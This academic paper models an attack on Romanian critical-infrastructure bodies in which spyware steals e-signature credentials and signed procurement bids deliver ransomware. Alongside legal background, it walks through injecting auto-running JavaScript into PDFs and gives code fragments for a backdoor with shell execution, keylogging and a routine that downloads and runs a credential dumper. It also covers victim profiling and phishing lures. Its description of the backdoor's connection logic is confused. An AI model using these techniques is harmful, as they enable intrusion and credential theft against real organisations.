Trust Abuse in the Underbelly of Critical Infrastructure Operations

Eduard-Ștefan SANDU
Faculty of Applied Sciences,
National University of Science and Technology POLITEHNICA Bucharest, Romania
edy.eminem@yahoo.com

Abstract

The scientific paper presents a revolutionary cyberattack model that demonstrates how public procurement systems can be weaponized to distribute multi-extortion ransomware in critical infrastructure environments, abusing trust in legally signed documents. The attack scenario unfolds by first developing spyware capable of taking control of the digital device designed for individual use of a legitimate authorized user through which the malicious document will be signed with a qualified electronic signature, a document that will contain a ransomware. The electronically signed document will be used and sent within the framework of public procurement processes, in accordance with the rules imposed by each contracting authority through the electronic platform, named Electronic Public Procurement System. The paper is structured in sections covering the legal framework of public procurement and critical infrastructure, as well as the practical implementation scenario. The novelty of this research lies in the demonstration of a full-spectrum attack chain that combines legal compliance, identity theft and exploitation of institutional trust to bypass traditional security mechanisms.

Index terms: exfiltration, infrastructure, procurement, ransomware, signature

1. Introduction

Critical infrastructures, including but not limited to energy, water, transport, healthcare and public administration are pillars of societal stability and economic vitality. These sectors rely on a complex network of digital systems, closely linked to strict legal frameworks designed to ensure transparency, accountability and operational continuity. Central elements of critical infrastructures are the frameworks of public procurement platforms, such as the Romanian Electronic Public Procurement System, which facilitates legally binding exchanges of documents digitally signed by qualified electronic signatures issued under the eIDAS Regulation (EU) 910/2014 of the European Parliament and of the Council of 23 July 2014 on electronic identification and trust services for electronic transactions in the internal market and repealing Directive 1999/93/EC and under Law no. 214/2024 on the use of electronic signatures, timestamps and the provision of trust services based on them. Although, these signatures guarantee authenticity, integrity and non-repudiation, they also introduce a new attack surface when digital identity credentials are compromised.

This scientific paper presents an innovative prototype of a cyberattack targeting critical infrastructure through document exchange within public procurement processes, weaponizing the theft of valid qualified electronic signature credentials to integrate and distribute multi-extortion ransomware into electronically signed procurement documents.

Simulating the present cyberattack requires several key code components, each tasked with executing a distinct phase of the operation. The upcoming sections offer a concise yet structured overview of these elements, emphasizing their functional roles within the broader attack sequence and setting the stage for an in-depth, phase-by-phase examination.

Initially, the attacker develops a custom spyware for an endpoint belonging to an authorized person who holds an electronic signature to sign public procurement documents. Despite multi-factor authentication and hardware protections, compromising the endpoint allows unauthorized signing with completely valid credentials.

The threat actor covertly embeds a highly sophisticated ransomware payload with a multi-extortion role in a seemingly legitimate PDF document intended for government procurement. This malicious construct features a composite architecture that includes: exhaustive cryptographic modules designed to encrypt and thereby render critical data and operational assets inaccessible, effectively inducing systemic disruption; exfiltration subroutines designed to covertly extract high-value internal information; and a multi-vector extortion paradigm. The latter transcends traditional ransom paradigms by incorporating coercive threats of public data disclosure, prolonged operational incapacitation, and reputational damage through dissemination in open markets.

Through the exploitation of illicitly procured qualified electronic signature credentials, the threat actor affixes a cryptographically binding and procedurally sanctioned digital attestation within the weaponized PDF construct, thereby imparting an ostensible veneer of juridical legitimacy consistent with prevailing regulatory frameworks. The malicious payload is subsequently transmitted via the Electronic Public Procurement System, wherein deterministic compliance mechanisms perform syntactic and structural validation of the signature's integrity absent any heuristic deviation or behavioral anomaly detection. This ostensibly legitimate dissemination channel effectively obfuscates the adversarial intent, circumventing conventional security paradigms reliant on trust anchor verification, dynamic code emulation in virtualized detonation environments and algorithmically inferred anomaly detection leveraging machine learning classifiers, thus enabling surreptitious infiltration into otherwise hardened digital infrastructures.

Recipients located within critical infrastructure entities operating under institutional trust models and subject to procedural compliance obligations, interact with the digitally signed PDF under the presumption of its authenticity and legitimacy. Upon activation, the embedded ransomware payload is covertly activated, initiating a two-stage execution process that involves cryptographically seizing data assets and covertly exfiltrating all sensitive information. This operational sequence is aligned with a multi-extortion threat paradigm, in which the adversary amplifies coercion through a confluence of data encryption, threats of unauthorized disclosure and potential reputational compromise, thereby maximizing both disruptive impact and the likelihood of ransom payment.

This scientific simulation delineates a latent yet strategically significant cybersecurity lacuna within critical infrastructure ecosystems, namely, the subversion of juridically sanctioned digital signature mechanisms as clandestine vectors for malware propagation. Diverging fundamentally from archetypal ransomware campaigns predicated on adversarial vectors such as social engineering, phishing or protocol-level exploitation, the illustrated attack modality operates entirely within the confines of regulatory compliance and procedural formality. The weaponized payload is obfuscated within a procurement document bearing a cryptographically legitimate and institutionally endorsed digital attestation, thereby engendering a high degree of epistemic trust. This sophisticated impersonation circumvents a broad spectrum of conventional defense paradigms, including certificate-based trust validation, forensic scrutiny of document provenance and heuristic signature-based endpoint protection mechanisms, ultimately facilitating undetected system ingress and operational compromise through a facade of procedural legitimacy.

Succinctly stated, the confluence of juridical infrastructures and public procurement architectures furnishes a potent vector for executing highly efficacious cyber offensives. At the core

of this attack schema lies the conception and deployment of bespoke spyware, architected for covert persistence and capable of surreptitiously exfiltrating qualified electronic signature credentials, thereby subverting one of the most epistemically trusted foundations of digital identity governance. Augmenting this vector, the incorporation of a multi-faceted extortionary ransomware payload, engineered to concurrently perform cryptographic immobilization of systems and to issue credible threats of sensitive data dissemination, exponentially amplifies both psychological leverage and operational disruption. The feasibility and operational efficiency of such an attack are further enhanced through the systematic exploitation of publicly disseminated procurement intelligence, routinely published by critical infrastructure entities via electronic tendering platforms, effectively transforming regulatory transparency obligations into adversarial reconnaissance assets.

2. Public Procurement as a Weaponized Channel

Public procurement processes, carried out in accordance with the national legislative provisions of Romania, using or not the electronic platform, as the case may be, serve as essential gateways for the procurement of products, services and works to critical infrastructures. These systems increasingly rely on digital platforms and legally recognized electronic signatures to ensure the authenticity of economic operators and, where applicable, contracting authorities. However, this chapter exposes a vulnerability in how the same mechanisms that guarantee trust can be undermined by malicious actors. The chapter will focus on how attackers exploit stolen digital identities and valid electronic signatures to insert ransomware into documents transmitted through public service channels, effectively transforming public procurement workflows into weapons for critical infrastructure.

By analysing the procedural steps of public procurement through the secure e-platform, this chapter illustrates the vulnerabilities that allow the propagation of ransomware-type cyberattacks of multiple extortion under the guise of legitimate transactions of information and documents in order to participate in public procurements published by critical infrastructures. The discussion includes the technical aspects of malware integration, identity theft through spyware and manipulation of trust frameworks underlying the authenticity of public procurement. In addition, the legal and operational implications of such attacks are analysed, highlighting the gaps in existing cybersecurity and regulatory measures. This analysis reveals the urgent need for new strategies to detect, prevent and mitigate cyber threats based on public procurement that could destabilise critical sectors across Europe.

2.1. European Policies on Critical Infrastructures

The critical infrastructures of Romania, which has been a member of the European Union since 1 January 2007, have developed a comprehensive legislative framework designed to increase their resilience against cyber and hybrid threats, while ensuring the integrity of digital transactions fundamental to their functioning. This subchapter will present the most relevant EU regulations and directives and Romanian legislation.

The European Union’s regulatory framework for critical infrastructure has undergone a major transformation over the past 15 years, evolving from a limited protection model to a multi-sectoral regime focused on resilience. This legal evolution is significant given the rise in ransomware campaigns, spyware-based intrusions and hybrid cyberattacks that increasingly target critical infrastructure and exploit trust mechanisms in specific sectors of this field.

The European Union's first attempt to harmonise the security of critical infrastructures came with Directive 2008/114/EC on the identification and designation of European critical infrastructures and the assessment of the need to improve their protection. The initial definition of critical infrastructure is found in article 2 letter (a) and (b) of Directive 2008/114/EC, as an infrastructure

which is essential for the maintenance of vital societal functions, health, safety, security, social or economic well-being of people, and whose disruption or destruction would have a significant impact in a Member State as a result of the inability to maintain those functions [1].

The Directive, at the time of this scientific paper, is no longer in force, having been officially repealed by article 27 of Directive (EU) 2022/2557 of the European Parliament and of the Council of 14 December 2022 on the resilience of critical entities and repealing Council Directive 2008/114/EC, as its limited scope made it inadequate in the current threat landscape.

The Directive on the resilience of critical entities now serves as the central legislation of the European Union for the security of critical infrastructures, being in force including at the date of this scientific work, obliging member states to transpose it into national legislation.

At the same time, Directive (EU) 2022/2557 radically expands the coverage to 11 sectors, namely energy, transport, banking, financial market infrastructures, health, drinking water, wastewater, digital infrastructure, public administration, space and food production.

Directive (EU) 2022/2557, by article 2, extends the chapter on definitions, introducing a broader understanding of the field of critical infrastructures. By article 6 of the Directive, each member state shall identify critical infrastructures for the sectors and subsectors mentioned above and where critical infrastructures are identified, a member state shall take into account the results of its own risk assessment and its strategy applying several criteria cumulatively. In addition, by article 12 of the Directive, terms on risk assessment are introduced, with member states being obliged to ensure that critical infrastructures carry out a risk assessment within a period set out in the Directive and, thereafter, whenever necessary but at least once every four years, on the basis of risk assessments carried out by member states and other relevant sources of information, in order to assess all relevant risks that could disrupt the provision of their essential services. Furthermore, article 13 of the Directive mentions the obligation of critical infrastructures to adopt appropriate and proportionate resilience measures to cope with and recover from disruptions caused by physical, cyber or hybrid threats. Following the fulfilment of the previous obligations, member states shall ensure that critical infrastructures establish and implement a resilience plan or equivalent document or documents, describing the measures taken [2].

Directive (EU) 2022/2555 of the European Parliament and of the Council of 14 December 2022 on measures for a high common level of cybersecurity across the Union, amending Regulation (EU) 910/2014 and Directive (EU) 2018/1972, and repealing Directive (EU) 2016/1148 (NIS 2 Directive), is the flagship legislation of the European Union for cybersecurity risk management and significantly expands the scope, explicitly covering entities and critical infrastructures in the 11 sectors of Directive (EU) 2022/2557.

While Directive (EU) 2022/2557 focuses on the physical and operational resilience of critical infrastructures, the NIS2 Directive establishes cybersecurity obligations including critical infrastructures. Thus, article 3 of the Directive defines which structures fall under the scope of the Directive, explicitly mentioning that all identified structures will be considered universally recognized as critical infrastructures. By classifying these structures in accordance with the previous provisions, NIS2, legally obliges the identified critical infrastructures to a cybersecurity regime that recognizes their societal importance. In relation to this scientific paper, digital compromise through the use of a ransomware-type cyberattack on a critical infrastructure through public procurement, falls directly under the scope of NIS2. At the same time, article 5 of the Directive does not prevent the adoption or maintenance of provisions ensuring a higher level of cybersecurity, provided that these provisions are consistent with the obligations of the member atates under Union law. One of the main obligations of NIS2 is marked by article 7 of the Directive which requires entities, and implicitly, critical infrastructures, to implement a comprehensive set of security measures that refer to, but are not limited to, technical controls, organizational policies and supply chain security protocols. Thus, the PDF of this scientific paper injected and transmitted through a public

procurement system falls into the aforementioned categories. In addition, article 21 of the Directive grants essential entities and important entities, including critical infrastructures, the power to audit, inspect and sanction, so that appropriate and proportionate technical, operational and organizational measures will be taken to manage the risks to the security of the networks and information systems that those entities use for their operations or to provide services and to prevent or minimize the impact of incidents on the beneficiaries of their services and on other services. In the event of a cybersecurity incident, critical infrastructures shall ensure that, through internal rules or other relevant legal provisions, they notify, without undue delay, the CSIRT team or, where applicable, its competent authority, of any incident that has a significant impact on the provision of their services, in accordance with the provisions of article 23 of the Directive. On the other hand, the Annexes to the Directive establish the essential and important sectors, including the 11 sectors previously defined, so that the overlap with the definitions of critical infrastructures is deliberate and complete [3].

The Digital Operational Resilience Regulation, known as the D.O.R.A., establishes a harmonised cybersecurity and risk management framework for financial entities, including a significant proportion of critical infrastructures. Under articles 5-14, the Regulation requires these critical infrastructures to adopt comprehensive domain-specific risk management frameworks that anticipate and withstand cyber disruptions. Critical infrastructures will develop internal documents covering the governance and organisation; the information and communications technology risk management framework; information and communications technology systems, protocols and tools; the identification, classification and appropriate documentation of all operational functions and all roles and responsibilities supported by information and communications technology; the protection and prevention mechanism; the rapid detection of anomalous activities; the response and recovery mechanism; backup policies and procedures and restoration and recovery procedures and methods; the method regarding lessons learned and development and communication perspectives. At the same time, for the present scientific paper on testing a ransomware attack launched through a public procurement platform, it can be carried out in accordance with the provisions of article 24 of the D.O.R.A., critical infrastructures being obliged to carry out threat-based penetration tests [4].

The Cyber Resilience Regulation, also known as the C.R.A. or EU Regulation 2024/2847, targets products and software that power modern cybersecurity operations. The regulation also requires that all digital products with direct or indirect data processing capabilities meet basic cybersecurity standards before entering the EU market. According to articles 8-12 of the C.R.A. Regulation, manufacturers must implement security by design principles, integrate vulnerability management processes, ensure timely updates and take into account critical products with digital elements, stakeholder consultation, strengthening skills in a cyber-resilient digital environment, general product safety and high-risk artificial intelligence systems [5].

Regulation (EU) 2021/696 strengthens the EU Space Programme, which sets as general priorities the provision or contribution to the provision of high-quality and up-to-date space-related data, information and services, secured where appropriate, without interruption and, wherever possible, worldwide. In addition, the Regulation also ensures the maximisation of socio-economic benefits, in particular by encouraging the development of innovative and competitive European sectors, upstream and downstream [6].

2.2. Legislative foundations of public procurement integrity

Public procurement in the European Union is not just an administrative or economic process, but a legally regulated trust mechanism designed to ensure transparency, competition and non-discrimination in the spending of public funds. It is governed by an interconnected set of European directives and national transposition laws that define every stage of the public procurement process, from the planning stage to the post-award stage.

In accordance with the provisions of article 4 of Directive 2014/24/EU of the European Parliament and of the Council of 26 February 2014 on public procurement and repealing Directive 2004/18/EC, it specifies the threshold amounts, the estimated value being calculated excluding value added tax. Therefore, the contracting authority is obliged to apply the public procurement process defined in this Directive, taking into account the estimated value of the public procurement [7].

In accordance with the provisions of article 7 paragraph (7) of Law no. 98/2016 on public procurement, contracting authorities, implicitly critical infrastructures on the territory of Romania, have the right to purchase products/services/works through direct purchase offline, by publishing an advertisement within the electronic platform in the specially dedicated section, and, subsequently, the offers being received via the e-mail specified by the contracting authority [8].

On the other hand, the provisions of article 22 paragraph (2), article 62 paragraph (1) and article 137 paragraph (2) letter j) of Government Decision no. 395/2016, oblige both critical infrastructures and economic operators to sign public procurement documents with an extended electronic signature, based on a qualified certificate, issued by an accredited certification service provider, for both online and offline procurements [9].

2.3. Technical Mechanisms Underpinning Ransomware Cyberattack

The term "ransomware" is used to describe a type of malicious software that demands a ransom from a victim in exchange for the release of compromised data. The name is derived from the combination of "ransom" and "software". Payment of the ransom if often requested in cryptocurrencies like Bitcoin, but there is no guarantee that the data will be restored even after payment. Regrettably, as ransomware continues to evolve and the anonymity of the internet provides ample opportunities for exploitation, cyberattackers are able to take advantage of legal loopholes and evade detection and retribution, transforming ransomware into a highly attractive and low-risk criminal enterprise [10].

Ransomware remains one of the most profitable forms of cyberattack for financially motivated attackers, the attack being similar to a highly successful business, perfected over time and increasingly by specialized attackers, able to withstand periodic shocks and disruptions.

The cyberattack is built around implementing strong encryption for the entire targeted network and creates maximum disruption to the targeted critical infrastructure. The development of so-called multi-extortion attacks, in which attackers steal data before encryption and make it public on social media, creates an additional weak point for victims and ensures that attackers continue to have an advantage over victims who are well-prepared and can restore systems from backups. Infrastructures can be protected against these ransomware cyberattacks by using multiple layers of protection, and response tactics will be more complex. Cybersecurity is also very important, referring to measures such as ensuring that software is always up to date, having a strong password policy and using multi-factor authentication.

From the history of cyberattacks, since its creation, ransomware has evolved from simple file-locking malware to a multi-stage extortion ecosystem capable of disrupting various critical infrastructures. Moreover, modern attackers combine the attack with a combination of data theft, DDoS, service disruption and reputation damage. This change is particularly relevant for critical infrastructures and public enforcement environments, where trusted electronic communication channels are increasingly exploited to bypass defenses.

The Single-Extortion Era is the oldest era of ransomware attacks, which had low complexity, being assembled on a simple structure both in terms of design and objectives as the attack encrypts the target's files, then demands payment in cryptocurrency for the decryption keys. This specific type of ransomware attack has a technical workflow that consists of initial access vectors, payload execution, encryption process and ransom note distribution. Initial access vectors are phishing e-mails containing malicious attachments, exploiting vulnerabilities with weak and reused credentials or

automated downloads from compromised websites. The encryption process consists of a hybrid system, using AES-256 for local file encryption and RSA/ECC for AES key encryption.

Since 2012, when the first ransomware-as-a-service, was developed, critical infrastructures have faced a new and powerful threat, reducing the possibility of defending against this type of attack. Key innovations of this type include modular tasks capable of disabling antivirus tools, fileless execution techniques using PowerShell and Windows Management Instrumentation, integration of command and control infrastructure to maintain persistence and signed malware binaries with stolen or forged certificates to bypass digital filters. This evolution laid the foundation for multi-layered extortion tactics, where attackers realized that simple encryption was not sufficient for coercion, especially when critical infrastructures had established backup policies and incident response frameworks.

The emergence of ransomware groups in 2019 marked a critical turning point in the history of ransomware, rewriting the possibilities and limitations of the attack. Attackers no longer relied solely on data encryption, but began stealing sensitive files and threatening to publish them on various websites, representing classified information leaks, if ransom demands were not met. The technical process of building such a cyberattack consists of initial compromise by sending phishing e-mails to deliver the spyware, data collection by using various tools for stealing credentials and exfiltrating data from the cloud, encrypting the data locally and uploading sensitive data to servers controlled by the attackers. Triple-extortion ransomware expanded beyond encryption and data leaks, introducing direct operational sabotage to amplify the pressure. One of the key techniques of such a cyberattack is the insertion of the features of DDoS attacks, representing the overwhelming of available ports, causing unavailability of services. Another key technique is represented by the vulnerability of targeting third parties by attacking the upper fora of critical infrastructure, suppliers/providers/executors and other public/private entities. In the context of quadruple extortion ransomware, attackers strategically escalate their coercive tactics beyond traditional encryption, data exfiltration and disruption of operations by introducing an additional layer, which often involves contacting third-party associates with ransom demands or other subversive tactics. Third-party associates can be but are not limited to: suppliers/providers/executors, government authorities and regulatory bodies. The latest evolution of ransomware in cyberattacks integrates automation, artificial intelligence-based recognition and cross-domain manipulation to increase influence, power or pressure on the ransom situation.

A PDF file is composed of four main sections: Header, which defines the PDF specification version; Body, containing various elements such as text, images and data streams; Xref Table, indicating the exact locations of these elements within the file and Trailer, which identifies the document's root and provides key information for interpreting its overall structure.

First, we will use pip install pikepdf, a complex file library for editing the PDF used for this scientific paper. Next, we will define the function def inject_payload(input_pdf, output_pdf): which creates a reusable function that takes the original path to the indicated file and the path to the new file after injection. To open the PDF for modification, we will use pdf = pikepdf.open(input_pdf). Next, we will create a silent JavaScript task, without alerting the victim with a message or the like. And then, we will convert the payload into a stream that encodes the JavaScript code in binary format and stores it in the PDF js_stream = Stream(pdf, malicious_js.encode("utf-8")). In addition, it is necessary to bind the task to the OpenAction command, thus, converting the JavaScript dictionary into an indirect object, we will assign it the /OpenAction properties, which means that the script will run when the PDF is opened, pdf.Root[Name("/OpenAction")]. Finally, we will save the modified PDF as a new file, ensuring that the file is prevented from becoming corrupted after saving, pdf.save(output_pdf), pdf.close().

For the purposes of this paper, the full technical implementation of the multi-extortion ransomware used in our simulation is deliberately withheld. The source code, operational tools and

exploitation mechanisms constitute a large and sensitive corpus that is beyond both the scope of this paper and the limits of accepted information. Consequently, the ransomware is treated as a validated artifact used by other attackers, containing the internal mechanisms required for such malware.

2.4. Spyware as a Catalyst in Targeted Attacks on Critical Infrastructures

Among the latest trends in cyberattacks, spyware has evolved beyond passive monitoring to become a strategic enabler that facilitates complex, multi-stage intrusions, including against critical infrastructures, allowing adversaries to gain full control over targeted systems.

This paper addresses one of the most critical exploitation scenarios involving the theft of a legitimate and certified user's electronic signature credentials to electronically sign a malicious PDF on their behalf.

Furthermore, this research does not provide the full executable code of the spyware. This scenario represents a new approach to cyberattacks targeting critical infrastructures, focusing on the modeling of attacks and their use to achieve the attacker's intended goal.

Among the most important imports are subprocess to execute system commands remotely, logging to store keylogging results, threading to run tasks like keylogging and the like, requests to download external files and time to add delays between actions.

When a backdoor is created, a connection to the victim's IP address and port will be initiated. Next, an __init__ object is created that creates a stream-oriented IPv4 socket self.conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM) and attempts to connect to the victim self.conn.connect((ip, port)).

The def receive(self): command is designed to retrieve data from the previously established connection. Thus, an empty string, json_result, is initialized to accumulate the received bytes in an infinite loop that attempts to read up to 1024 bytes from self.conn.recv(1024), decoding the received bytes into a string and adding them to json_result. Finally, it attempts to parse the accumulated string as an object json.loads(json_result) and returns the resulting structure after successful deserialization and if an error occurs, ValueError will allow waiting for additional received data until valid data is distributed.

The send method is responsible for sending data over the specific connections established. First, it will check if the input data is of type bytes and, if so, it will decode it into a string. Subsequently, the data is serialized into a formatted string json.dumps(data) to ensure a structured and standardized representation and finally, the string is encoded into bytes and sent over the socket self.conn.send(json_data.encode()), allowing for reliable communication with the remote host.

The execute_remote_command procedure will allow system-level commands to be executed on the host machine. It accepts a string argument command and attempts to execute it using subprocess.check_output(command, shell=True), which captures standard output as a sequence of bytes, so that, on successful execution, the captured output is returned to the caller.

In order to develop the spyware needed for this attack, we will also use change_working_dir which is designed to change the current working directory of the host process and accepts a command that is expected to contain a directory path after a command keyword. The method extracts the path component by splitting the string at the first space command.split(" ", 1)[1]). The working directory of the process is then updated via os.chdir(path), which changes the context for subsequent file system operations.

The execution of the upload_file code will allow remote data transfer to the host operating system and accepts two parameters: path, which specifies the location of the destination file and content, which represents the encoded file data. This method is used to open the target file in binary write mode with open(path, "wb"), ensuring that any existing content is overwritten. The provided content will be decoded from base64 format using the base64.b64decode(content) line of code, reconstructing the original binary data, which is then written to disk.

The use of keyscan_start is required to configure and initiate the synchronous keyboard capture routine. First, the logging subsystem will be configured via the logging.basicConfig(filename="keylog.txt", level=logging.DEBUG, format="%(asctime)s %(message)s") function, which directs time-stamped log entries to the keylog.txt file. The self.keylogging instance attribute will be set to True to indicate an active capture state.

The creds_dump function automates the recovery of stored credentials by downloading and executing a credential extraction binary from a third-party. The routine defines a URL string to obtain the remote payload via content = requests.get(url).content, so that the payload is written to disk with open("executable.exe", "wb") as a file.write(content). Finally, it will be executed by invoking result = subprocess.check_output("executable.exe all"), which runs the binary with the argument all and captures the standard output in the variable result.

The get_ip_address function will determine the outgoing IPv4 address of the host machine by creating a socket and querying the local endpoint of the socket. Specifically, a datagram socket is instantiated with s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM), where socket.AF_INET specifies IPv4 and socket.SOCK_DGRAM specifies a connectionless UDP socket.

Finally, the last sequence determines the outgoing IPv4 address of the host by calling the function ip = get_ip_address(). The Backdoor class will, then, be instantiated with that address and the literal port 4444 via the function backdoor = Backdoor(ip, 4444), causing the constructor to create an IPv4 TCP socket and attempt a connection to (ip, port). At the same time, backdoor.run() is invoked to start the instance's runtime behavior.

3. Analyzing threat vectors through empirical study of cyberattack simulation

All data presented in this chapter is for informational purposes only, including screenshots and referenced materials, are extracted exclusively from public sources, not protected by specific laws and do not reveal classified information or content restricted by law. Moreover, the data presented in this chapter, including screenshots, are provided in the national language of Romania, namely Romanian. The simulation and testing of the cyberattack were carried out exclusively on the national public procurement platform, using only information accessible to the Romanian public.

A controlled ethically constrained simulation of a cyberattack using the public procurement electronic platform will be presented. Adopting an attacker-centric analytical stance, we conceptually reconstruct the attacker’s decision-making process to expose how trust mechanisms within the public procurement sector can be abused and where defensive controls fail. For clarity and safety, the offensive capabilities are treated as a model that does not provide full exploit code, operational payloads or the like.

The scenario is developed in distinct phases, useful from an attacker's analytical point of view, described only at a conceptual level sufficient to obtain observable indicators and mitigation hypotheses. The phases include, but are not limited to: targeted recognition and victim profiling to identify a valid and certified electronic signature; design of social-engineering artifacts that model the informational profile necessary to construct a persuasive phishing lure and the subsequent abuse of a compromised qualified electronic signature to confer ostensible legitimacy on a weaponized document; selection of a contracting authority on the SEAP platform that has the character of critical infrastructure; controlled sending of an instrumented document that represents an offer for application to a public procurement process whose activation triggers the ransomware.

The simulation can be executed by any natural or legal person, in isolated and instrumented environments, under institutional supervision for the purpose of substantiating the defensive strategy and incident response, without training malicious activities.

The initial phase of the modeled scenario corresponds to an open-source reconnaissance carried out using equipment dedicated to public procurement. Within the Electronic Catalogue of the SEAP

platform, a prospective target profile can be built from the information that economic operators choose to publish, including the e-mail address that will be used to transmit the spyware.

Fig. 1. Possible victim information within the SEAP platform

Next, in the second phase, the attacker focuses on the design of social engineering content aimed at causing the victim to reveal the signing credentials. The scenario proposed for this scientific paper is an offer to enroll in validated specialized courses in public procurement for the position of expert. After accessing the transmitted PDF, the spyware will connect to the victim's device, according to the previous mentions regarding the spyware's attributions.

All simulation artifacts referred to in this chapter are synthetic or come from public, non-confidential materials in Romanian from the national procurement platform (SEAP) and do not provide operational guidance for exploitation. As a result, the model is oriented towards cybersecurity against an attacker attempting to use a public procurement workflow as an entry vector. The simulation models a scenario in which a public procurement advertisement is published by an entity classified as a critical infrastructure operator. The advertisement indicates that the bid must be submitted via electronic means, namely e-mail, and requires that it include technical specifications and total bid value. The subject of the e-mail will specify the advertisement number to increase the success rate of the attack, such as ADV14991XX in Figure 2.



Fig. 2. Critical infrastructure advertisement within the SEAP platform

In the final step, the study models the effect of a weaponized bidding document, electronically signed using previously compromised credentials. For ethical and legal reasons, the paper does not describe how the developed ransomware is integrated or activated, rather, it treats the malicious functionality as an event that can be triggered when a signed bid is opened in a critical infrastructure environment. In case critical infrastructure personnel do not trust the submitted document, noticing the extension and properties of a valid electronic signature attached to the document will increase their confidence in opening the document, as illustrated in Figure 3.

OPERATORUL ECONOMIC **FORMULARUL NR. 4**

(denumirea/numele)

Formular

PROPUNERE TEHNICĂ PENTRU LOTUL ... *(se va completa denumirea lotului)*

Către,
INFRASTRUCTURA CRITICĂ

Domnilor,

Examinând anunțul de participare, subsemnatul/subsemnații _____, reprezentant/reprezentanți ai ofertantului _____ (denumirea/numele ofertantului) ne oferim ca, în conformitate cu prevederile şi cerinţele cuprinse în documentaţia de atribuire din anunțul de participare nr. _____, să furnizăm LOTUL ... *(se va completa denumirea lotului)*, **conform specificațiilor tehnice solicitate în caietul de sarcini şi fişele tehnice atașate la acesta.**

Ne angajăm ca, în cazul în care oferta noastră este stabilită câştigătoare, să livram produsele **la standardele prevăzute în caietul de sarcini şi fişele tehnice atașate la acesta.**

Prezenta propunere tehnică stabileşte condiţiile tehnice pe care le vor îndeplini produsele ce sunt ofertate în cadrul prezentei proceduri de atribuire, aceste condiţii tehnice sunt prezentate astfel:

Informații pentru demonstrarea îndeplinirii cerinței minime/specificația tehnică a produsului care demonstrează îndeplinirea cerinței
.....

Semnatar: Sandu Eduard-Stefan
Data si ora semnarii: 2025.09.23 18:02:58 +0300

Fig. 3. Electronically signed offer template

4. Conclusions

This study examined a simulated cyberattack chain in a secure and ethically constrained environment, where credential compromise enabled by spyware and abuse of qualified electronic signatures are used to weaponize workflows against entities classified as critical infrastructure. Based on the simulation, we abstracted the offensive capability and focused exclusively on observable indicators, attack architectures and legal implications.

Trust-based channels in public procurement, especially digitally signed documents accepted without contextual validation, create opportunities for adversaries. When combined with credential harvesting via spyware, these channels significantly increase the likelihood of an attacker achieving significant compromises.

The ability to transform exposure to reputational and regulatory risks into a multi-extortion cyber weapon substantially increases both the tactical and strategic damage of successful intrusions.

Conventional signature verification provides cryptographic assurance of integrity and origin, but does not attest to the signer's intent, the provenance of the device or the appropriate contextual character of a signing event, conditions that adversaries can exploit.

Measures such as enhanced authentication for signing events, hardware-bound keys and strong alignment of legal provisions with internal rule implementation, demonstrably, reduce simulated success rates, but they also introduce operational difficulties and potential false positives that need to be managed.

Operators of national public procurement systems should treat information input into the procurement process flow and the processing of signed documents as critical security control points requiring increased protection and monitoring.

References

[1]. Official Journal of the European Union “Council Directive 2008/114/EC of 8 December 2008 on the identification and designation of European critical infrastructures and the

assessment of the need to improve their protection" eur-lex.europa.eu. Accessed: July 29, 2025. [Online.] Available: https://eur-lex.europa.eu/eli/dir/2008/114/oj/eng.

[2]. Official Journal of the European Union "Directive (EU) 2022/2557 of the European Parliament and of the Council of 14 December 2022 on the resilience of critical entities and repealing Council Directive 2008/114/EC" eur-lex.europa.eu. Accessed: July 29, 2025. [Online.] Available: https://eur-lex.europa.eu/eli/dir/2022/2557/oj/eng.

[3]. Official Journal of the European Union "Directive (EU) 2022/2555 of the European Parliament and of the Council of 14 December 2022 on measures for a high common level of cybersecurity across the Union, amending Regulation (EU) No 910/2014 and Directive (EU) 2018/1972, and repealing Directive (EU) 2016/1148 (NIS 2 Directive)" eur-lex.europa.eu. Accessed: July 29, 2025. [Online.] Available: https://eur-lex.europa.eu/eli/dir/2022/2555/oj/eng.

[4]. Official Journal of the European Union "Regulation (EU) 2022/2554 of the European Parliament and of the Council of 14 December 2022 on digital operational resilience for the financial sector and amending Regulations (EC) No 1060/2009, (EU) No 648/2012, (EU) No 600/2014, (EU) No 909/2014 and (EU) 2016/1011" eur-lex.europa.eu. Accessed: July 29, 2025. [Online.] Available: https://eur-lex.europa.eu/eli/reg/2022/2554/oj/eng.

[5]. Official Journal of the European Union "Regulation (EU) 2024/2847 of the European Parliament and of the Council of 23 October 2024 on horizontal cybersecurity requirements for products with digital elements and amending Regulations (EU) No 168/2013 and (EU) 2019/1020 and Directive (EU) 2020/1828 (Cyber Resilience Act)" eur-lex.europa.eu. Accessed: July 29, 2025. [Online.] Available: https://eur-lex.europa.eu/eli/reg/2024/2847/oj/eng.

[6]. Official Journal of the European Union "Regulation (EU) 2021/696 of the European Parliament and of the Council of 28 April 2021 establishing the Union Space Programme and the European Union Agency for the Space Programme and repealing Regulations (EU) No 912/2010, (EU) No 1285/2013 and (EU) No 377/2014 and Decision No 541/2014/EU" eur-lex.europa.eu. Accessed: July 29, 2025. [Online.] Available: https://eur-lex.europa.eu/eli/reg/2021/696/oj/eng.

